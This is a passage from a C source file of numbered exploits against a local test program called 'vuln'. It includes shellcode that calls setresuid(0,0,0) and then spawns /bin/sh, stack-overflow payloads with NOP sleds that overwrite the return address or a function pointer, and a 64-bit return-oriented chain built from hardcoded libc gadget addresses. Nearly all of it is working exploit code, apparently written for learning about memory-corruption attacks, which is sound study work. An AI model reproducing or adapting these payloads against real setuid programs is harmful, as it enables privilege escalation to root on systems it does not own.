79          "\x31\xC0"              /* xor eax,eax */
80          "\x31\xDB"              /* xor ebx,ebx */
81          "\x31\xC9"              /* xor ecx,ecx */
82          "\x31\xD2"              /* xor edx,edx */
```

```
83          "\xB0\xA4"              /* mov al,0xa4 */
84          "\xCD\x80"              /* int 0x80 */
85
86          /* execve("/bin/sh\0", 0, 0) */
87          "\x31\xC0"              /* xor eax,eax */
88          "\x50"                  /* push eax */
89          "\x68\x2F\x2F\x73\x68"  /* push "hs//" */
90          "\x68\x2F\x62\x69\x6E"  /* push "nib/" */
91          "\x89\xE3"              /* mov ebx,esp */
92          "\xB0\x0B"              /* mov al,0xb */
93          "\xCD\x80"              /* int 0x80 */
94
95          /* exit(0) */
96          "\xB0\x01"              /* mov al,0x1*/
97          "\xCD\x80";             /* int 0x80 */
98
99  int main(int argc, char *argv[])
100 {
101         char cmd[CMD_SIZE];
102         char *pbuf;
103         unsigned int offset;
104         int i;
105
106         bzero(cmd, CMD_SIZE);
107         pbuf = cmd + 8;
108
109         offset = (unsigned int)cmd;
110         if (argc > 1)
111                 offset += atoi(argv[1]);
112
113         strcpy(cmd, "./vuln '");
114
115         /*
116          * ./vuln
117          * '[ ebp-fake | eip-shcode | nop | shellcode | new-ebp ]'
118          */
119         /* return address */
120         *(unsigned int *)pbuf = offset;
121         *(unsigned int *)(pbuf + 4) = offset;
122
123         /* nop sled */
124         i = BUFFER_SIZE - 8 - (sizeof(shellcode) - 1);
125         memset(pbuf + 8, NOP, i);
```

```
126         /* shellcode */
127         i += 8;
128         memcpy(pbuf + i, shellcode, sizeof(shellcode) - 1);
129 
130         /* change shell fake eip */
131         *(unsigned int *)(pbuf + 4) = offset + 30;
132 
133         /* change shell fake ebp */
134         pbuf[BUFFER_SIZE] = (unsigned char)offset;
135 
136         strcat(cmd, "'");
137         system(cmd);
138 
139         return 0;
140 }
141 
142 /************* Exploit 3 - function pointer (32 bits) ************/
143 
144 #include <stdio.h>
145 #include <stdlib.h>
146 #include <string.h>
147 #include <strings.h>
148 
149 #define BUFFER_SIZE     136
150 #define CMD_SIZE        200
151 #define NOP             '\x90'
152 
153 char shellcode[] =
154         /* setresuid(0, 0, 0) */
155         "\x31\xC0"              /* xor eax,eax */
156         "\x31\xDB"              /* xor ebx,ebx */
157         "\x31\xC9"              /* xor ecx,ecx */
158         "\x31\xD2"              /* xor edx,edx */
159         "\xB0\xA4"              /* mov al,0xa4 */
160         "\xCD\x80"              /* int 0x80 */
161 
162         /* execve("/bin/sh\0", 0, 0) */
163         "\x31\xC0"              /* xor eax,eax */
164         "\x50"                  /* push eax */
165         "\x68\x2F\x2F\x73\x68"  /* push "hs//" */
166         "\x68\x2F\x62\x69\x6E"  /* push "nib/" */
167         "\x89\xE3"              /* mov ebx,esp */
168         "\xB0\x0B"              /* mov al,0xb */
```

```
169         "\xCD\x80"              /* int 0x80 */
170
171         /* exit(0) */
172         "\xB0\x01"              /* mov al,0x1*/
173         "\xCD\x80";             /* int 0x80 */
174
175 int main(int argc, char *argv[])
176 {
177         char cmd[CMD_SIZE];
178         char *pbuf;
179         int i;
180         unsigned int offset;
181
182         bzero(cmd, CMD_SIZE);
183         pbuf = cmd + 8;
184
185         offset = (unsigned int)cmd;
186         if (argc > 1)
187                 offset += atoi(argv[1]);
188
189         strcpy(cmd, "./vuln '");
190
191         /* ./vuln '[    nop    | shellcode | ptr fct ]'*/
192         /* return address */
193         for (i = 0; i < BUFFER_SIZE; i+= sizeof(unsigned int))
194                 *(unsigned int *)(pbuf + i) = offset;
195
196         /* nop sled */
197         memset(pbuf, NOP, 60);
198
199         /* shellcode */
200         memcpy(pbuf + 60, shellcode, sizeof(shellcode) - 1);
201
202         strcat(cmd, "'");
203         system(cmd);
204
205         return 0;
206 }
207
208 /******** Exploit 4 - function's return address (64 bits) ********/
209
210 #include <unistd.h>
211 #include <string.h>
```

```
212 #include <stdio.h>
213 #include <stdlib.h>
214
215 /*
216  *           <execle+331>
217  *           <clock+125>
218  *             rdx = 0
219  *           <opendir+59>
220  *               r15
221  *               r14
222  *               r13
223  *             r12 = 0
224  *           <execle+367>
225  *               r15
226  *          /bin/sh = r14
227  *               r13
228  *       <clnt_broadcast+1492> = r12
229  *               rbp
230  *          fdin  |  fdout
231  */
232
233 #define SIZEOF_BUFFER                       4240
234
235 #define FD_START                            4120
236 #define GET_RDI                  (FD_START + 16)
237 #define GET_R12                   (GET_RDI + 32)
238 #define GET_RDX                   (GET_R12 + 40)
239 #define GET_RAX                   (GET_RDX + 16)
240 #define GET_RSI                    (GET_RAX + 8)
241
242 int main()
243 {
244         char fake_stack[SIZEOF_BUFFER];
245         char *pbuf = fake_stack;
246         char shellname[] = "/bin/sh";
247
248         strcpy(pbuf, shellname);
249
250         /*
251          * Overwriting nbr, nbw and off doesn't work, because
252          * program will change that variables during its execution.
253          */
254         memset(pbuf + 8, 0, 8);
```

```
255         /* File descriptors, in order: fdin and fdout. */
256         *(unsigned long *)(pbuf + FD_START) = 0x0000000100000000UL;
257
258         /*
259          * Used addresses here are of common user, not root. Only
260          * for tests to create a shell.
261          */
262
263         /*
264          * set shell name address into register rdi
265          * (goto <clnt_broadcast+1492>).
266          */
267         *(unsigned long *)(pbuf + GET_RDI) = 0x00007ffff7b6bbd4UL;
268         strcpy(pbuf + GET_RDI + 16, shellname);
269
270         /* goto <execle+367> (fill r12) */
271         *(unsigned long *)(pbuf + GET_R12) = 0x00007ffff7b0382fUL;
272         *(unsigned long *)(pbuf + GET_R12 + 8) = 0UL;
273
274         /* goto <opendir+59> (fill rdx) */
275         *(unsigned long *)(pbuf + GET_RDX) = 0x00007ffff7afef1bUL;
276         *(unsigned long *)(pbuf + GET_RDX + 8) = 0UL;
277
278         /* goto <clock+125> (fill rax) */
279         *(unsigned long *)(pbuf + GET_RAX) = 0x00007ffff7af206dUL;
280
281         /* goto <execle+331> (fill rsi e call execve) */
282         *(unsigned long *)(pbuf + GET_RSI) = 0x00007ffff7b0380bUL;
283
284         write(1, fake_stack, sizeof(fake_stack));
285
286         return 0;
287 }
```